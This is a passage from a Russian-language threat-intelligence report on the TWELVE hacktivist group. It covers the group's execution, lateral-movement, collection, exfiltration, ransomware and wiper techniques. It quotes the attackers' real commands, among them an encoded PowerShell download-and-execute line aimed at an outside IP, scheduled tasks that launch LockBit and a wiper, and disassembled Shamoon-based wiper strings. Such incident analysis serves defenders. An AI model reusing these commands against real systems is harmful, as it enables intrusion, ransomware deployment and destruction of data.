>/dev/random # usbmon-kernel
```

Команда запускает файл `/usr/sbin/usbmon` и закодирована алгоритмом base64. Раскодированная команда:

```
'/usr/sbin/usbmon'
```

Execution

T1059 Command and Scripting Interpreter

Злоумышленники использовали системные интерпретаторы и общедоступные инструменты, а также самописные скрипты `.bat` и PowerShell для выполнения различных действий в системе.

```
gpo.ps1
Sophos_kill_local.ps1
CleanRDPHistory.bat
c:\intel\GPO.bat
c:\intel\test.ps1
\\netlogon\u.bat
\SYSVOL\domain\scripts\outlookconf2003.ps1
```

В ходе развития своих атак группировка размещает следующие файлы в зараженной системе:

```
C:\Windows\System32\winuac.exe
C:\Windows\System32\proxy.ps1
C:\Windows\System32\winsw.exe
C:\Windows\System32\winsws.exe
```

T1569 System Services

Атакующие создают системные службы winsws и winuac, запускающие команды.

```
C:\Windows\System32\winuac.exe tunnel run -token eyJhIjoiYjc2MDAxM…
[REDACTED]...RReExUaG1aV1l0WVRVd01XTTNOR016TldSaCJ9
```

- Файлы являются утилитами CloudflareD и Gost и позволяют строить сетевые туннели.
- Файл `winsw.exe` является утилитой для закрепления исполняемых файлов в качестве службы Windows Service Wrapper.
- Файл `proxy.ps1` служит для настройки, загрузки, установки и деинсталляции вышеупомянутых утилит.

T1053.005 Scheduled Task / Job: Scheduled Task

Злоумышленники выполняли все итоговые деструктивные действия, такие как запуск шифровальщиков и вайперов, с помощью задач планировщика, которые создавались путем изменения групповых политик. Это позволяло атакующим выполнять их на всех машинах в домене одновременно.

Таблица 1 | Запланированные задачи по запуску ВПО

Имя задачи	Командная строка	Описание
Dead1	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{9042DCD8-1F89-4FC4-8B13-4D3D5F3AED03}:Actions, `cmd.exe` /c c:\programdata\twelve.exe -pass [PASS]`	Запуск шифровальщика через командную строку с передачей пароля в качестве аргумента
Dead2	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AB35C377-2AD2-4609-BB92-824482E67525}:Actions, `cmd.exe` /c \\[DOMAIN]\netlogon\wiper.exe`	Запуск вайпера через командную строку из сетевой папки netlogon
12lock	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A131C020-DD72-428E-BD2A-7DEABAF428D0}:Actions, `powershell.exe` Copy-Item `\\[DOMAIN]\netlogon\wiper.exe` -Destination `C:\ProgramData`	Копирование файла вайпера с помощью PowerShell из сетевой папки netlogon на локальный хост по пути `C:\ProgramData`
12lock1	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0B177D41-E344-40D4-BDDA-9C6A082CE273}:Actions, `cmd.exe` /c \\[DOMAIN]\netlogon\twelve.exe -pass [PASS]`	Запуск шифровальщика из сетевой папки netlogon через командную строку с передачей пароля в качестве аргумента
Copywiper	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FB72DE3D-DDA1-4A91-8634-B0523C26BCBF}:Actions, `POWERSHELL.EXE` Copy-Item `\\[DOMAIN]\netlogon\twelve.exe` -Destination `C:\ProgramData``	Копирование файла шифровальщика с помощью PowerShell из сетевой папки netlogon на локальный хост по пути `C:\ProgramData`
run	`powershell -ex bypass -f \\[DOMAIN]\netlogon\outlookconf2003.ps1`	Запуск PowerShell-скрипта, который изменяет групповые политики
YandexUpdate	`\\[DOMAIN]\netlogon\12.exe -pass [PASS]`	Запуск шифровальщика из сетевой папки netlogon с передачей пароля в качестве аргумента
Update Microsoft	`C:\ProgramData\intel.exe`	Запуск вайпера

T1059.001 PowerShell

Еще одним излюбленным инструментом группировки является фреймворк PowerSploit

Злоумышленники используют модуль PowerView для разведки доменных отношений и модификации пользователей и групп.

Пример листинга команд PowerShell по импортированию модуля PowerView для выполнения различных действий в доменной инфраструктуре:

```
impot .\PowerView.ps1
import .\PowerView.ps1
Import-Module .\PowerView.ps1
cd C:\Users\Public\Documents
Import-Module .\PowerView.ps1
Set-ExecutionPolicy bypass
Import-Module .\PowerView.ps1
```

Модуль Invoke-Ninjacopy атакующие используют для копирования файлов из других пользовательских сессий или из защищенных директорий (например, `C:\Users\admin\NTUSER.DAT`), которые обычно заблокированы, так как используются системой или другими пользователями.

Он делает это с использованием следующих техник:

- Volume Shadow Copy Service (VSS) — создание теневых копий системы, чтобы обойти блокировки файлов;
- SeBackupPrivilege — специальной привилегии, дающей доступ к чтению любых файлов в системе, даже если у пользователя нет прямого доступа.

T1059.003 Windows Command Shell

Группировка использовала командную строку Windows для запуска шифровальщика. Пример используемой команды:

```
cmd.exe` /c c:\programdata\twelve.exe -pass ************
```

Эта команда инициирует выполнение шифровальщика LockBit, расположенного в папке пользователя, с передачей пароля в виде параметра.

Lateral movement

T1021.001 Remote Desktop Protocol
T1021.006 Windows Remote Management
T1021.004 SSH

Для перемещения внутри инфраструктуры жертвы злоумышленники использовали локальные и доменные учетные данные, полученные на предыдущих этапах атаки.

Чаще всего они подключались к новым устройствам в сети жертвы по протоколу удаленного рабочего стола (RDP) через исполняемый файл `mstsc.exe`. В некоторых случаях они также использовали PsExec для перемещения по сети с помощью протокола SMB и команду Enter-PSSession для установления интерактивного сеанса с удаленными компьютерами в сети, которая является частью возможностей PowerShell по управлению удаленными системами и выполнению в них команд с помощью PowerShell Remoting.

```
Enter-PSSession -ComputerName [COMPUTER 1]
Enter-PSSession -ComputerName [COMPUTER 2]
Enter-PSSession -ComputerName [COMPUTER 3]
```

Команда Enter-PSSession создает временный интерактивный сеанс между локальной и удаленной системами, позволяя злоумышленникам выполнять команды PowerShell непосредственно на удаленных машинах, как если бы они выполнялись локально. Для связи обычно используется протокол WS-Management, работающий поверх HTTP или HTTPS.

T1021.002 SMB / Windows Admin Shares

SMBExec

Атакующие выполнили команду, используя утилиту SMBExec. Утилита создала системную службу с именем spuSrAQJ:

```
%COMSPEC% /Q /c echo cd  ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 >
%SYSTEMROOT%\rdXLMySn.bat & %COMSPEC% /Q /c %SYSTEMROOT%\rdXLMySn.bat & del
%SYSTEMROOT%\rdXLMySn.bat
```

Служба выполнила команду:

```
%COMSPEC% /Q /c echo powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec
Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAG-
wAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsANwRLBA== ^> \\%COMPUTERNAME%\C$\__
output 2^>^&1 > %SYSTEMROOT%\vviLmVoJ.bat & %COMSPEC% /Q /c %SYSTEMROOT%\
vviLmVoJ.bat & del %SYSTEMROOT%\vviLmVoJ.bat
```

Команда закодирована алгоритмом base64. Раскодированная команда, скрывающая индикацию процесса выполнения:

```
$ProgressPreference="SilentlyContinue";
```

Атакующие выполнили команду, используя утилиту SMBExec. Утилита создала системную службу с именем dyxbNAWr, которая выполнила команду:

```
%COMSPEC% /Q /c echo powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec
Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAU-
wBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsAcABvAHcAZQByAHMAaABlAG-
wAbAAuAGUAeABlACAALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAIg-
BJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAG-
wAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwA-
DoALwAvADEAOQA1AC4AMgAuADgANAAuADIAMgA1ADoAOAAwAC8AYQAnACkAKQAiAA== ^>
\\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\RvAsXYsy.bat & %COMSPEC%
/Q /c %SYSTEMROOT%\RvAsXYsy.bat & del %SYSTEMROOT%\RvAsXYsy.bat
```

Команда закодирована алгоритмом base64. Данная команда выполняет дополнительную полезную нагрузку, которая загружается с ресурса `http[:]//195.2.84.225:80/a`.

Раскодированная команда:

```
$ProgressPreference="SilentlyContinue";powershell.exe -nop -w hidden -c "IEX
((new-object net.webclient).downloadstring('http[:]//195.2.84.225:80/a'))"
```

Collection

T1005 Data from Local System

Также во время своих атак злоумышленники архивировали и эксфильтровали папку tdata с данными мессенджера Telegram.

```
C:\Users\[User]\AppData\Roaming\Telegram Desktop\tdata\tdata.7z
```

В этой папке находятся кэшированные медиафайлы (изображения, видео, аудио), сообщения, стикеры и документы, которые пользователь отправлял или получал через Telegram. Эти данные можно использовать для быстрого доступа без необходимости повторной загрузки файлов с серверов. Также папка tdata содержит сеансовые файлы, которые позволяют приложению автоматически подключаться к учетной записи без повторного ввода имени пользователя и пароля.

Злоумышленник, получивший доступ к этой папке, может извлечь личные сообщения, медиафайлы и документы, что приведет к утечке личной или коммерческой конфиденциальной информации. Сеансовые файлы и ключи шифрования он может использовать для доступа к учетной записи Telegram без аутентификации, а также для чтения переписки и отправки сообщений от имени жертвы.

T1119 Automated Collection

Для автоматизации сбора данных в арсенале злоумышленников присутствуют скрипты с названиями:

```
tg.ps1
get_tg.ps1
tg_grab__scanner.ps1
```

T1056.001 Keylogging
T1113 Screen Capture
T1125 Video Capture

Blank-Grabber

Предназначен для кражи паролей и другой учетной информации. Может извлекать сохраненные секретные ключи из браузеров и других утилит, анализировать кэш и файлы cookie. Собранные сведения троян отправляет через Discord и Telegram-бота, а также используя файлообменники:

- `api.telegram.org/bot%s/`;
- `api.anonfiles.com`;
- `api.gofile.io`;
- `discordapp.com/api/`;
- `discord.com/api/`.

Также злоумышленники использовали кейлоггер с названием файла `explorer.exe`.

Файл представляет собой вредоносное программное обеспечение класса кейлоггер, которое позволяет собирать:

- данные нажатия клавиш (в том числе может собирать дату и время нажатия и заголовок окна, в котором была нажата клавиша);
- данные в буфере обмена;
- снимки экрана.

Собранные данные вредоносная программа сохраняет в файл `%TEMP%\perflog1.tm`.

Нами также было обнаружено использование злоумышленниками кейлоггера с названием `keymon.exe`.

Исполняемый файл представляет собой вредоносное программное обеспечение класса кейлоггер, которое позволяет собирать нажатия клавиш. В случае нажатия клавиш [TAB] и [ENTER] также фиксируются дата и время.

Собранные данные нажатий сохраняются в файл, созданный в той же директории, где располагается сам вредоносный файл. Имя файла для сохранения информации о нажатиях генерируется из имени вредоносного файла путем добавления к нему расширения `.log` (имя LOG-файла для вредоносного файла с именем `keymon.exe` будет `keymon.exe.log`).

Exfiltration

T1567.002 Exfiltration to Cloud Storage
T1560.001 Archive via Utility
T1048.003 Exfiltration Over Unencrypted Non-C2 Protocol
T1048.002 Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

Архивы с интересующими данными злоумышленники загружали на ресурс `https://dropmefiles.net` через браузер. На использование этого сервиса указывает обнаруженный нами артефакт: во время исследования одной из атак в кеше браузера был сохранен заголовок страницы «Завантаження вдалося! — dropmefiles.net» (перевод: «Загрузка удалась! — dropmefiles.net»).

Помимо использования облачных хранилищ для эксфильтрации данных, группировка использует утилиту rclone. В ходе развития атаки злоумышленники доставляют инструмент на хост вместе с конфигурационным файлом `rclone.conf`. Пример содержимого конфигурационного файла:


```
[24]
type = smb
host = 192.168.1.24
user = administrator
pass = [PASSWORD]
domain =[DOMAIN].local
```

Impact

T1486 Data Encrypted for Impact
T1561 Disk Wipe

В атаках на Windows-системы группа TWELVE применяла программу-вымогатель LockBit 3 (Black), созданную с помощью появившегося в открытом доступе билдера версии от 2022-09-09. Используемые злоумышленниками экземпляры LockBit 3 (Black) зашифрованы алгоритмом VMPC-KSA3 и требуют для запуска пароль, состоящий из 32 шестнадцатеричных символов. Вымогатель обладает обширной функциональностью, включая шифрование данных алгоритмом Salsa20, удаление теневых копий и обход контроля учетных записей (UAC).


Рис. 12 | Атрибуция Kaspersky Threat Attribution Engine



Как мы уже упоминали в разделе Execution, шифровальщик распространяется в инфраструктуре жертвы с помощью групповых политик. Атакующие использовали PowerShell, чтобы переместить файл шифровальщика в сетевую папку netlogon, после чего запускали скрипт для изменения групповых политик.

```
cmd.exe` /c c:\programdata\twelve.exe -pass ************
```

Рис. 13 | Пример записки группировки




Также мы обнаружили, что в некоторых случаях злоумышленники использовали для шифрования файлов трояна, созданного с помощью слитого билдера шифровальщика Chaos. Образцы этого шифровальщика были обнаружены по следующим путям:

```
c:\netlogon\enc.exe
c:\Users\User\enc.exe
c:\Windows\System32\config\systemprofile\appdata\roaming\twelve.exe
c:\Windows\sysvol\domain\scripts\enc.exe
```


Как можно видеть на скриншоте ниже, Kaspersky Threat Attribution Engine определяет шестидесятипроцентное сходство одного из этих образцов с шифровальщиком Chaos.

Рис. 14 | Атрибуция шифровальщика при помощи Kaspersky Attribution Engine



На момент обнаружения образцов не было ясно, кто стоит за инцидентами, в которых они задействовались. Однако статический анализ показал, что в коде содержатся характерные строки, указывающие на связь образцов с группой TWELVE.


Рис. 15 | Результат статического анализа шифровальщика на базе Chaos



Помимо шифровальщиков, злоумышленники использовали вайперы для уничтожения инфраструктуры жертв. Как правило, вайперы запускались после шифрования файлов.

Найденный нами файл вайпера скомпилирован из исходного кода, находящегося в открытом доступе. В процессе своей работы он перезаписывает загрузочную область (MBR) на подключенных дисках так, что при следующем включении устройства на экране появляется строка From Iran with love. — Shamoon, а операционная система не загружается.

Рис. 16 | Строка, которая записывается в MBR



Затем файл рекурсивно проходит по всем каталогам (кроме папок Windows и «Информация о системном томе») на всех подключенных дисках и для каждого файла:

- перезаписывает содержимое файла случайно сгенерированными байтами;
- перезаписывает метаданные файла: сбрасывает размер, устанавливает случайные даты создания / изменения / доступа;
- присваивает файлу случайное имя и удаляет его. По окончании своей работы вредоносный файл удаляет себя и завершает работу системы.

В процессе динамического и статического анализа мы пришли к выводу, что найденная версия вайпера ничем не отличается от версии, находящейся в открытом доступе.

Рис. 17 | Граф детонации вайпера в Kaspersky Cloud SandBox




Рис. 18 | Процесс статического анализа вайпера

```
// Segment type: Pure data
aEndurancePrope:                        // DATA XREF: Endurance.Properties.Resources__get_ResourceManager+7↑o
    text "UTF-16LE", "Endurance.Properties.Resources",0
aPhysicaldrive:                         // DATA XREF: Main.Endurance__Start:loc_133↑o
    text "UTF-16LE", "\\.\PhysicalDrive",0
aCChoiceCYNDYT3:                        // DATA XREF: Main.Endurance__Start+F9↑o
    text "UTF-16LE", "/C choice /C Y /N /D Y /T 3 & Del ",0x22,0
asc_10AA:                               // DATA XREF: Main.Endurance__Start+103↑o
    text "UTF-16LE", 0x22,0
aCmdExe:                                // DATA XREF: Main.Endurance__Start+121↑o
    text "UTF-16LE", "cmd.exe",0
aCShutdownST0F:                         // DATA XREF: Main.Endurance__Start+137↑o
    text "UTF-16LE", "/c shutdown /S /T 0 /F",0
aPowershellExe:                         // DATA XREF: Main.Endurance__Start+150↑o
    text "UTF-16LE", "powershell.exe",0
aWindows:                               // DATA XREF: Main.Endurance__Search+96↑o
    text "UTF-16LE", "windows",0
aSystemVolumeIn:                        // DATA XREF: Main.Endurance__Search+9E↑o
    text "UTF-16LE", "system volume information",0

    // end Main.Program__Main
```

Также при исследовании атак группировки TWELVE мы обнаружили еще одну версию вайпера. Образец ничем не отличается от вайпера Shamoon, кроме ряда специфически переименованных функций.

Рис. 19 | Переименованные функции вайпера на базе Shamoon

ebash	_ebash_GetDrives	.text	00000000004B5760	000001DC
ebash	_ebash_GetFilesR	.text	00000000004B5960	000001ED
ebash	_ebash_GetFilesR_func1	.text	00000000004B5B60	0000022D
ebash	_ebash_RandomString	.text	00000000004B5DC0	000002C9
ebash	_ebash_RandomString...	.text	00000000004B60A0	0000004C
ebash	_ebash_Search	.text	00000000004B6100	0000030D
ebash	_ebash_Search_func2	.text	00000000004B6440	00000050
ebash	_ebash_Search_func1	.text	00000000004B64A0	000000C5
ebash	_ebash_Search_func1_1	.text	00000000004B6580	0000004C
ebash	_ebash_Delete	.text	00000000004B65E0	000008E5
ebash	_ebash_Delete_func2	.text	00000000004B6EE0	000000E5
ebash	_ebash_Delete_func2_1	.text	00000000004B6FE0	0000004C
ebash	_ebash_Delete_func3	.text	00000000004B7040	0000004C
ebash	_ebash_WipeMBR	.text	00000000004B70A0	00000159
ebash	_ebash_Delete_func1	.text	00000000004B7220	0000002D

При исследовании атак группировки мы видели файлы вайперов по следующим путям:

```
\Desktop\
\ProgramData\
\\netlogon\
```

Следующие имена файлов фигурировали в известных нам инцидентах с указанным вайпером:

```
intel.exe
mail.exe
wiper.exe
```

Схема распространения вайперов в инфраструктуре жертвы почти не отличается от распространения шифровальщиков. С помощью PowerShell злоумышленники копируют файл вайпера в сетевую папку netlogon, после чего запускают скрипт, который изменяет групповые политики и создает запланированные задачи.

Связи в кластере

Особое значение имеет то, что именно TWELVE стала отправной точкой волны политически мотивированного хактивизма, возникшего после начала конфликта. С этого момента начала формироваться устойчивая экосистема хактивистских групп, в которую входят такие формирования, как BlackJack, Head Mare, C.A.S. (Cyber Anarchy Squad) и Crypt Ghouls. Все они демонстрируют заметные сходства с TWELVE — будь то используемые техники, инструментарий или инфраструктура. В дальнейшем по ходу отчета мы подробно рассмотрим каждую из этих групп, чтобы показать, как формировался и развивался данный хактивистский кластер.

Следующая группировка из данного кластера — это BlackJack. Далее рассмотрим ее подробнее.

BlackJack

